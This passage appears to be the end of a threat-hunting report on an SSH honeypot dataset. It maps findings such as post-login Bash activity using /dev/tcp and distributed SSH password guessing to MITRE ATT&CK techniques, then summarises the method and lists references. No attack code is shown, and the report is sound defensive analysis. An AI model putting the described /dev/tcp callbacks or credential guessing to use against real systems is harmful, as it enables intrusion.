Search Open Technical Databases	Stage Capabilities	Trusted Relationship	Python	Create or Modify System Process	Domain or Tenant Policy Modification	Indicator Removal	Input Capture		Device Driver Discovery	Use Alternate Authentication Material
Search Open Websites/Domains	Valid Accounts	Container Administration Command	Visual Basic	Event Triggered Execution	Escape to Host	Indirect Command Execution	Modify Cloud Compute Infrastructure		Domain Trust Discovery	
Search Threat Vendor Data		Deploy	Windows Command Shell	Exclusive		Masquerading	Multi-Factor Authentication		File and Directory Discovery	
						Pre-OS Boot			Group Policy	

legend

MITRE ATT&CK Mapping Table:

Findings	MITRE ATT&CK Tactic	Technique	MITRE ATT&CK Technique ID	Explanation
Finding 01: Suspicious Post-Login Activity	Execution	Command and Scripting Interpreter: Unix Shell	T1059.004	The session executed Bash-based commands after SSH login, including /dev/tcp activity and data writing to /tmp.
Finding 02: High-Volume and Rapid SSH Connection Activity	Reconnaissance	Active Scanning	T1595	The unusually high number of SSH connections from a single source IP within short time intervals may indicate automated probing or scanning activity against the exposed SSH service. However, the available evidence does not confirm scanning across multiple ports, hosts, or services.
Finding 03: Repeated Credential Attempts from Multiple Source IPs	Credential Access	Brute Force: Password Guessing	T1110.001	The same username/password pair was repeatedly attempted from multiple source IP addresses, indicating automated and potentially distributed credential-guessing activity.
Finding 04: Off-Peak Automated SSH Credential-Guessing Activity	Credential Access	Brute Force: Password Guessing	T1110.001	A single source IP rapidly attempted multiple username/password combinations against the SSH service during the off-peak period. The repeated and automated attempts are consistent with password-guessing activity.

8. Threat Hunting Methodology Summary:

The threat-hunting process began by loading and inspecting the SSH honeypot dataset using Python and pandas. Event types were analyzed to understand the overall distribution of SSH activity, followed by focused analysis of `exec_command` events, source IP activity, authentication patterns, and time-based behavior. Suspicious patterns were investigated using session information, timestamps, IP addresses, commands, credentials, and event severity. Each identified finding was validated against the available log evidence and documented with its associated risk and recommended next action. A Python-based automated detection script was then developed to flag similar suspicious patterns using predefined rules. Finally, relevant findings were mapped to MITRE ATT&CK techniques where the available evidence supported or potentially indicated the associated behavior.

9. Conclusion:

The threat-hunting exercise identified multiple suspicious SSH activity patterns through manual log analysis and automated Python-based detection. The findings were further analyzed and mapped to relevant MITRE ATT&CK techniques where supported by the available evidence.

10. References:

Zenodo. *SSH Honeypot Interaction Dataset.*

[A 4-Month Dataset of SSH Botnet Interactions and Command Payloads | Zenodo](#)

MITRE ATT&CK. *Enterprise ATT&CK Framework.*

[MITRE ATT&CK®](#)

MITRE. *ATT&CK Navigator.*

[ATT&CK® Navigator](#)